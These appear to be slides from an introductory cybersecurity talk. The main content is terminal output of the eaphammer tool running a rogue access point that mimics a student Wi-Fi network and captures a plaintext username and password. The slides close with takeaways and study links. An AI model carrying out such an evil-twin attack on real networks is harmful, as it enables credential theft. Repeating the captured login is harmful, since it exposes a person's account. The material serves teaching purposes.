
AirDrop, AirPlay, Notify When Left Behind, and improved location accuracy require Wi-Fi.

Capturing Credentials




```
\  ___/ / __ \|  |_> >   Y  \/ __ \|  Y Y  \  Y Y  \  ___/|  | \/
 \___  >____  /   __/|___|  (____  /__|_|  /__|_|  /\___  >__|
     \/     \/|__|        \/     \/      \/      \/     \/


                        Now with more fast travel than a next-gen Bethesda game. >:D

                             Version:  1.14.0
                            Codename:  Final Frontier
                              Author:  @s0lst1c3
                             Contact:  gabriel<<at>>transmitengage.com


[?] Am I root?
[*] Checking for rootness...
[*] I AM ROOOOOOOOOOOOT
[*] Root privs confirmed! 8D
[*] Saving current iptables configuration...
[*] Reticulating radio frequency splines...

[*] Using nmcli to tell NetworkManager not to manage wlx08ea35e1b4ea...

100%|____________________________________________________________________________________________________________________________| 1/1 [00:01<00:00,  1.00s/it]

[*] Success: wlx08ea35e1b4ea no longer controlled by NetworkManager.
[*] WPA handshakes will be saved to /opt/eaphammer/loot/wpa_handshake_capture-2024-01-21-06-59-46-fxapF7WZ52jL9nKoxju9JYl7U8gXnknI.hccapx
Configuration file: /opt/eaphammer/tmp/hostapd-2024-01-21-06-59-46-9Y1tFBGlzvWSgSC8ePjOyvMFZ9sPaBFY.conf

[hostapd] AP starting...

wlx08ea35e1b4ea: interface state UNINITIALIZED->COUNTRY_UPDATE
Using interface wlx08ea35e1b4ea with hwaddr 00:11:22:33:44:00 and ssid "GJ-Bajaj-Student"
wlx08ea35e1b4ea: interface state COUNTRY_UPDATE->ENABLED
wlx08ea35e1b4ea: AP-ENABLED


Press enter to quit...

wlx08ea35e1b4ea: STA 76:9c:ee:e3:b1:a8 IEEE 802.11: authenticated
wlx08ea35e1b4ea: STA 76:9c:ee:e3:b1:a8 IEEE 802.11: associated (aid 1)
wlx08ea35e1b4ea: CTRL-EVENT-EAP-STARTED 76:9c:ee:e3:b1:a8
wlx08ea35e1b4ea: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlx08ea35e1b4ea: CTRL-EVENT-EAP-STARTED 76:9c:ee:e3:b1:a8
wlx08ea35e1b4ea: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlx08ea35e1b4ea: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25
wlx08ea35e1b4ea: CTRL-EVENT-EAP-RETRANSMIT 76:9c:ee:e3:b1:a8

[0] 0:sudo*Z                                                                                                                          "backbox" 07:01 21-Jan-24
```

Capturing Credentials



```
wlx08ea35e1b4ea: interface state UNINITIALIZED->COUNTRY_UPDATE
Using interface wlx08ea35e1b4ea with hwaddr 00:11:22:33:44:00 and ssid "GJ-Bajaj-Student"
wlx08ea35e1b4ea: interface state COUNTRY_UPDATE->ENABLED
wlx08ea35e1b4ea: AP-ENABLED


Press enter to quit...

wlx08ea35e1b4ea: STA 76:9c:ee:e3:b1:a8 IEEE 802.11: authenticated
wlx08ea35e1b4ea: STA 76:9c:ee:e3:b1:a8 IEEE 802.11: associated (aid 1)
wlx08ea35e1b4ea: CTRL-EVENT-EAP-STARTED 76:9c:ee:e3:b1:a8
wlx08ea35e1b4ea: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlx08ea35e1b4ea: CTRL-EVENT-EAP-STARTED 76:9c:ee:e3:b1:a8
wlx08ea35e1b4ea: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlx08ea35e1b4ea: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25
wlx08ea35e1b4ea: CTRL-EVENT-EAP-RETRANSMIT 76:9c:ee:e3:b1:a8
wlx08ea35e1b4ea: CTRL-EVENT-EAP-RETRANSMIT 76:9c:ee:e3:b1:a8


GTC: Sun Jan 21 07:02:02 2024
         username:      csaiews2203@glbitm.ac.in
         password:      notsosecurepasswprd@123!
wlx08ea35e1b4ea: CTRL-EVENT-EAP-FAILURE 76:9c:ee:e3:b1:a8
wlx08ea35e1b4ea: STA 76:9c:ee:e3:b1:a8 IEEE 802.1X: authentication failed - EAP type: 0 (unknown)
wlx08ea35e1b4ea: STA 76:9c:ee:e3:b1:a8 IEEE 802.1X: Supplicant used different EAP type: 25 (PEAP)
wlx08ea35e1b4ea: STA 76:9c:ee:e3:b1:a8 IEEE 802.11: disassociated

[0] 0:sudo*Z
```



Chapter 4 : Conclude

Key Takeaways

- What is hacking ?
- What is cyber security ?
- What are different teams/roles in cyber security ?
- What skills are required to get started ?

Something To Start With

- Study : Tryhackme
- Watch : Mr.Robot

Connect With Me

- Twitter : @A3h1nt
- My Blog : a3h1nt.github.io
- LinkedIn : https://www.linkedin.com/in/achint-54895817a/

Last Slide :)